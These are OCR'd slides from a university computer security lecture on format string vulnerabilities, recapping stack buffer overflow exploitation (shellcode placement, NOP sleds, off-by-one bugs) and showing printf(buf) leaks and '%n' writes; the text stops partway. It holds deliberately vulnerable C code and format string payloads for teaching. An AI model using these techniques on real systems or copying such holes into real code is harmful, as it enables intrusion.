CSE467: Computer Security

9. Format String Vulnerabilities & Integer Overflow

Seongil Wi

Department of Computer Science and Engineering

The slide is based on Prof. Sang Kil Cha's lecture slide

HW1 due date is midnight today (Sep 26, 11:59 PM)

HW2 will be Released

- Due: Oct. 24, 11:59PM
- Software security
  - Hacking practice: Capture the Flag (CTF)
- CTF server: will be noticed with the instruction.
  - We have sent an email to everyone regarding your login credentials to the web server
- Obey the law!
- Submission: write-up document


Recap: Morris Worm

- Exploited a ***buffer overflow*** vulnerability

```
int main(int argc, char* argv[]) {
  char line[512];
  /* omitted ... */
  gets(line); /* Buffer Overflow! */
  /* omitted ... */
}
```

This simple line allowed the Morris Worm to infect 10% of the internet computers in 1988

Recap: Analyzing the Vulnerability



Virtual memory


What if user input is 520 consecutive ‘A’s?

```
08049162 <main>:
 8049162:   push   ebp
 8049163:   mov    ebp,esp
 8049165:   sub    esp,0x200
 804916b:   lea    eax,[ebp-0x200]
 8049171:   push   eax
 8049172:   call   8049030 ; gets
 8049177:   add    esp,0x4
 804917a:   mov    eax,0x0
 804917f:   leave
 8049180:   ret
```

```
eip: 0x8049177
ebp: 0xbffff708
esp: 0xbffff504
eax: 0xbffff508
```

Execution context

Recap: Return-to-Stack Exploit



Recap: System Calls

allow a program to interface with OS


```
0806c4b0 <__execve>:
 806c4b0:   53                      push   ebx
 806c4b1:   8b 54 24 10             mov    edx,DWORD PTR [esp+0x10]
 806c4b5:   8b 4c 24 0c             mov    ecx,DWORD PTR [esp+0xc]
 806c4b9:   8b 5c 24 08             mov    ebx,DWORD PTR [esp+0x8]
 806c4bd:   b8 0b 00 00 00          mov    eax,0xb
 806c4c2:   cd 80                   int    0x80
```


Register	Meaning
eax	System call number
ebx	1st argument
ecx	2nd argument
edx	3rd argument

Register	Meaning
esi	4th argument
edi	5th argument
ebp	6th argument
eax	Return value


Recap: List of System Calls for x86

- See: /usr/include/i386-linux-gnu/asm/unistd_32.h

```
#define __NR_restart_syscall 0
#define __NR_exit 1
#define __NR_fork 2
#define __NR_read 3
#define __NR_write 4
#define __NR_open 5
#define __NR_close 6
#define __NR_waitpid 7
#define __NR_creat 8
#define __NR_link 9
#define __NR_unlink 10
#define __NR_execve 11
#define __NR_chdir 12 ...
```



Recap: Final Exploitation



- Fill the buffer with our shellcode (Let's assume that it is 31 bytes)
- The rest of the buffer (481 bytes = 512-31) can be filled with any characters
- The old `ebp` can be filled with any characters (4 bytes)
- The return address should point to the shellcode (`0xbffff508`)[1]


[1]The buffer address should differ from machine to machine. Thus, it is necessary to obtain the right address from a debugger (e.g., GDB)

Recap: Exploit w/ or w/o GDB

- The buffer address identified through GDB is not the same as it without GDB

- Thus, our exploit doesn’t work outside GDB!

Recap: Why Different?



The key problem is ***Environment Variables***

- GDB puts extra environment variables
- Each machine has different environment variables

Not the start address of the `line`

Recap: Making Exploit Robust: NOP Sled

- NOP sled (a.k.a., NOP slide) is used to make the exploit robust against different buffer addresses
  - One-byte NO-OP (NOP) instruction is equivalent to `xchg eax, eax`
  - 0x90 represents the NOP instruction

Recap: Subtle Error


```
#include <stdio.h>
#include <string.h>
#define BUFSIZE (512)

void printer(char* str) {
  char buf[BUFSIZE];
  strcpy(buf, str);
  printf("%s\n", buf);
}

int main(int argc, char* argv[]) {
  if ( argc < 2 || strlen(argv[1]) > BUFSIZE ) return -1;
  printer(argv[1]);
  return 0;
}
```

We can just overwrite 1 byte NULL beyond the size of the buffer (buf)

But, some off-by-one bugs are exploitable!

Format String Exploit

Format String Exploit

- Another classic control hijack ***attack vector***
  - Another type of memory corruption in C

- First noted in around 1989 by Barton Miller

Format String is …

- An argument right before "..." (variable-length arguments) that is used to convert C data types into a string (e.g., `printf, sprintf, sscanf, syslog, ...`)

```
int printf(const char *format, ...);
```

Format String is …

- An argument right before "..." (variable-length arguments) that is used to convert C data types into a string (e.g., `printf, sprintf, sscanf, syslog, ...`)

```
int printf(const char *format, ...);
```

Format string

Example

```
int x = 0, y = 42;
printf("%d, %d\n", x, y);
```

C is too Generous


```
int x = 0, y = 42;
printf("%d, %d, %d\n", x, y);
```

C is too Generous


```
int x = 0, y = 42;
printf("%d, %d, %d\n", x, y);
```

GCC will happily compile this code

C is too Generous

```
int x = 0, y = 42;
printf("%d, %d, %d\n", x, y);
```

What is the result?

C is too Generous

```
int x = 0, y = 42;
printf("%d, %d, %d\n", x, y);
```

What is the result?

```
$ ./test
0, 42, 134513810
```

What is this number?
(0x8048492)

C is too Generous

```
int x = 0, y = 42;
printf("%d, %d, %d\n", x, y);
```

What is the result?

```
$ ./test
0, 42, 134513810
```

Stack memory value

The Security Problem


```
printf(buf);
```

What if this is given as a user input…?

Format String Vulnerability Example


```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```

- `buf = “Hello”` `// No problem`
- `buf = "%d.%d.%d\n”` `// Leak memory`

So Far …

- Format string vulnerability allows us to ***read arbitrary memory*** contents on the stack

What about ***arbitrary memory write***?

Formats

Format	Meaning
%d	Decimal output
%x	Hexadecimal output
%u	Unsigned decimal output
%s	String output
%n	# of bytes written so far

Nothing printed for %n

%n Example


```
int x;
int y;

x = 10;
printf("%08d\n%n", x, &y);
printf("%d\n", y);
```

Printed output:

```
00000010
```

%n Example


```
int x;
int y;

x = 10;
printf("%08d\n%n", x, &y);
printf("%d\n", y);
```


8 bytes

1 byte for \n

Printed output:

```
00000010
9
```

Example Revisited




```
// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);
```


buf = “%n”

0xbffff508

(Recognized as) Second parameter

First parameter

Example Revisited



